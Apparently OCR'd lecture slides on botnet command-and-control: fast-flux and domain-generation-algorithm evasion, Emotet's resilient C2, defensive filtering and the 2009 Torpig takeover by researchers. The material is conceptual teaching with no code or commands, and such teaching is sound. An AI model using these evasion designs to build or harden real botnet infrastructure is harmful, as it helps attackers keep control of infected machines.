


1. Contacted botnet master through C2
2. **Self-replication**
   - Scan of public IP addresses
   - Attempted exploitation + default passwords
3. **No persistence (!)**

- Peak of 600K bots
- At the beginning, its size **doubled** every 76 hours

Botnets: C2

- An important topic itself
- ...and for understanding C2 in **large-scale** attacks to **organizations**



Key Requirement (REMIND)

Must be started **before** the other side

Must know **IP address** and **port number** of the other side


Key Attacker Problems (REMIND)

Must know **IP address** and **port number** of the other side

- Once discovered and analyzed:
  - IP address can be **blocked** at the firewall
    - **How to keep C2?**
  - IP address owner can be **found**
    - **How to obfuscate location and identity?**

Remark

- **Defenders can share their findings**
- The Adversary has a hard job
  - Losing control of some bots is unavoidable
  - But you do not want to lose control of most of your botnet



C2: The (very) early years

- Each bot contains and contacts a **predefined** `IP-X` **IP address**
- Bot master at that `IP-X` **address**

- Defenders may detect and blacklist `IP-0`
  - One defender discovers `IP-0` and then notifies the community

C2: IP fast-flux

- Each bot contains and contacts a **predefined** `N-BO` **name**
- Attacker modifies `IP-X` in DNS record `N-BO A IP-X` frequently

- Defenders may detect and blacklist `N-BO`
  - One defender discovers `N-BO` and then notifies the community

- Legal actions against Registrar that manages `N-BO` can dismantle the botnet **completely**
- **Adversaries tend to use "questionable" Registrars**

C2: Domain flux (I)

- Each **bot**:
  - Contains a **DomainGenerationAlgorithm** that generates a **different** name `DGA-N(day)` **every day**
  - Contacts `DGA-N(today)`
- Every few days, Attacker:
  - Executes DGA for determining `DGA-N(day-i)` of the **next few days**
  - Registers the corresponding domains (spread across different registrars)

C2: Domain flux (II-a)

- Defender only capable of **traffic analysis**
  - May discover `DGA-N(today)`
  - Blacklisting is effective for **less than one day**
  - Actions against Registrars **not** useful

- Task **much harder** than with IP fast-flux

C2: Domain flux (II-b)

- Defender capable of **reverse engineering bots**
  - May discover **DGA algorithm**
  - Determine the first future `DGA-N(day-x)` not yet registered
  - Register than name and those of the (many) following days
  - **Full botnet dismantled!**

C2: Domain flux improved

- Each **bot**:
  - Contains a **DomainGenerationAlgorithm** that generates **thousands** of **different** name `DGA-N(day)` **every day**
  - Contact **all** of those names every day
    - No response OR Unauthenticated response → Skip to next name

- Attacker needs to buy only **one name** every day
- Defenders would have to buy/block **every name** every day
  - **Infeasible**

Emotet C2 (I)

- Adversary controls **many** `(IP,port)` pairs
  - ≈330 IP addresses spread around the world
  - Most of them listening on one single port (443, 80, 8080)
  - Some churn over different "waves"

- Each bot **contains** (and contacts) **tens** of such pairs
  - On the average 47, in a range [20,63]

Emotet C2 (II)

- Adversary controls **many** `(IP,port)` pairs (≈330)
- Each bot **contains** (and contacts) **tens** of such pairs (≈50)

- Reverse engineering a bot is hard because of **strong obfuscation** techniques
- ...and even if you succeed you have only a **partial** view of the infrastructure

- **Dismantling** the entire infrastructure is **very hard**
- Isolating **even a single bot** is unlikely

Full Botnet: Dismantling


- **Extremely difficult**
- C2 highly sophisticated and **resilient**

- Only "very high profile" Defenders can fight
  - Lot of time, lot of effort, lot of collaboration
  - Usually on **side channels** (e.g., payment of domains)

- Feasible **only** against the most important threats

Organizations: Defense in practice

- **Filtering at the boundary**
  - Application-level firewall
  - **Very expensive licenses** for obtaining frequent updates with **network traffic signature** of known botnets



- When an internal bot is detected, notify administrator

Curiosity…
Torpig takeover (2009)

Curiosity… Torpig takeover (2009) (I)

Group of researchers (Giovanni Vigna & C):

1. Reverse engineered **bot code**
2. Detected and understood DGA
3. Bought the first domains available…
   isolated the botmaster from the full botnet!

+

1. Reverse engineerined **botnet C2 protocol**
2. Realized it was **neither encrypted nor authenticated** (!)
3. **Impersonated the botmaster and took control of the full botnet!**

- Received credit card numbers, banking passwords…

Curiosity… Torpig takeover (2009) (II)

3. **Impersonated the botmaster and took control of the full botnet!**

- The botnet had an **additional** C2 channel
- After 6 days, botmasters:
  - **Updated** bot software through the additional channel
  - New version used an improved C2:
    - **Authenticated**
    - Domain flux **improved** (full blocking/buying infeasible)
  - Took back full control

Emotet C2 protocol security